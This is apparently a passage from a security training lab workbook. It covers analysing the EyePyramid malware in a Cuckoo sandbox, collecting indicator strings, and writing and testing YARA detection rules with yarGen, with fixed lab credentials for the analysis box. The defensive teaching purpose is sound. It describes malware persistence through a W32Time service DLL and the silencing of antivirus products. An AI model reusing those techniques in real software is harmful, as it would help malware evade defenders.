
   A common caveat is to believe Cuckoo's report has been generated once the status indicates "Completed". This is however not true, the "Completed" state means the analysis was done and that currently the report is being generated. Once the report has been generated, the status will be "Reported".

   Once the sample has been "reported", let's browse the report (Click "Recent" in Cuckoo's top menu bar). We will try identifying some interesting strings that could help us detect other variants of this malicious sample. Typical strings that could be useful here include:

   - Used persistence locations
   - PDB paths
   - Hostnames of C&C domains
   - Commands it tries to execute
   - Registry keys it attempts to query / adapt
   - Folder locations or files it tries to read or adapt
   - ...

We can extract a first relevant string from the analysis home page:

- "w32time.dll" - It is using a dll for persistence as a Windows service (see screenshot under the "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\\W32Time\Parameters\ServiceDll"). Note that the full path is hidden due to the browser resolution...




8. **Find relevant strings in the Cuckoo report (2)**

So you've found one relevant string related to the persistence mechanism. Can you find additional ones?

The sample is attempting to identify & silence common AV software. One of the signatures in the report home page is the "modify_security_center_warnings" one.


One you click this signature for additional information, you'll see that it's trying to adapt the security notification settings for a number of AV engines. We can use these AV engines as strings:

- "KasperskyAntiVirus", "McAfeeAntiVirus", "PandaAntiVirus" - It is trying to disable a hardcoded list of AV engines using their registry locations.



9. **Save strings to temporary desktop file**

   We will now temporarily copy these strings to a notepad text file we save to our Desktop, so we can copy paste them when we write our YARA rule (later during our lab)!




10. **Connect to the malware box using Putty**

    We will now set up an SSH connection to our malware analysis box using Putty. We can use the same details:

IP address: 192.168.30.15
Username: sec599
Password: sec599

As this is the first time you are connecting to the machine using Putty, Putty will also create a security warning asking you if you want to connect to this unknown host. You can click "Yes" on the prompt to continue.




11. **Switch user to root to allow full access**

All of our samples are Windows executables / malware samples so there is no real danger to our Linux analysis machine. We can thus use root privileges to analyze the file. We can use the following command in the opened Putty session:

sec599@ubuntu02:~$ su root

The password for the root user is "sec599". The prompt should change upon successfully entering the password:


root@ubuntu02:/home/sec599#



12. **Go into the /tmp/YARA folder**

    Let's move to the /tmp/YARA folder, where we can now write our sample YARA rule! Again in our Putty session, we can do this using the following command:

    root@ubuntu02:/home/sec599# cd /tmp/YARA




13. **Write a YARA rule**

Using your favorite text editor (e.g. nano, vi,...), develop a YARA rule that uses some of the relevant strings as conditions to detect related samples. If you are unfamiliar with Linux text editors, we advise using nano, as it's an intuitive text editor. You can create a file called EyePyramidrule.yara with nano using the following command:

root@ubuntu02:/tmp/YARA/# nano EyePyramidrule.yara

We will write a rule that will only trigger when all of the conditions are met. As conditions, we will use the strings we extracted previously from the Cuckoo report (4 strings). Once the rule is finished, you can press CTRL+X to close nano (you will need to confirm you want to save changes by typing "Y").

For additional guidance on writing the YARA rule, please refer to the courseware material. Please refer to the screenshot for the desired result.



14. **Test the YARA rule against EyePyramid**


If you wrote a good YARA rule, it should now match against your EyePyramid.exe file using the following synax:

root@ubuntu02:/tmp/YARA# yara -s <YOURYARARULE> ./EyePyramid.exe

You can also try running your rule against all samples in our dump directory:

root@ubuntu02:/tmp/YARA# yara -s <YOURYARARULE> ./Dump

This should not return any results, as the samples in our dump directory are of various malware families, but not the one of EyePyramid.exe. Now... That was easy, let's kick it up a notch :)




15. **Go into the yarGen folder and read the help menu**

For the next part of this exercise, we will now use yarGen to automatically generate YARA rules for a malware sample! We will first go into the yarGen-master folder and read the yarGen help file by running the following commands:

root@ubuntu02:/tmp/YARA# cd /home/sec599/yarGen-master

root@ubuntu02:/home/sec599/yarGen-master# python ./yarGen.py -h

Carefully read through the help file to understand how yarGen.py operates. As you can see, it is highly configurable and can scan entire directories for malware samples.



16. **Run yarGen against our target malware directory**

We will run yarGen against our target malware directory. The command line we will

use is the following:

root@ubuntu02:/home/sec599/yarGen-master# python ./yarGen.py --nr --excludegood -m /tmp/YARA/target -a sec599student -o generated.yara

The options are the following:

--nr: Do not recursively go through directories
--excludegood: Exclude known good strings (yarGen has a built-in dictionary of known-good strings)
-m: Target folder that should be analysed for the generation of rules
-a: author name
-o: output file name

Now, go and grab a coffee... This will take a few minutes!

17. **Reviewing our generated rule**

The generated rules should be written to the output file. Let's do a sanity check and assess whether the rules look good:

root@ubuntu02:/home/sec599/yarGen-master# nano ./generated.yara

Upon initial analysis, it does appear that the strings extracted by our generator tool appear to be rather suspicious:

-An interesting User-Agent string
-A number of registry keys
-A SQL query
-An HTTP url towards a .exe

It appears yarGen.py has managed to provide us with an interesting set of rules,

let's now run this against our Dump directory to find related samples.

PS: You will also observe that the generated condition this time is a lot more complex. yarGen.py will also match when not all of the strings match!

18. **Running the YARA rule against Dump**

In the final step of this lab, we will now run the YARA rule against the Dump directory, containing a variety of samples from different families:


root@ubuntu02:/home/sec599/yarGen-master# yara generated.yara /tmp/YARA/Dump

This should return 1 matching file beginning with 18c6193... (this is the hash of the file). Let's now assess what strings were matching as well (by using the "-s" flag):

root@ubuntu02:/home/sec599/yarGen-master# yara -s generated.yara /tmp/YARA/Dump

This indicates that the matching sample appears to be related to the one we already identified. The following items appear to be identical:

- A user-agent that is being used by the malware (possibly for C&C communications)
- A number of registry keys
- A number of software stacks it appears to target



SEC599-2.3: Exercise - Deploying PfSense firewall with Squid & ClamAV

Objective

The objective of the lab is to set up a web proxy configuration to stop payloads being downloaded over HTTP(S). We will use a combination of open-source technologies to illustrate our set-up (PfSense, Squid, SquidGuard, ClamAV).

Throughout the exercise, the following steps will be performed:

- A walkthrough through the different options of Squid
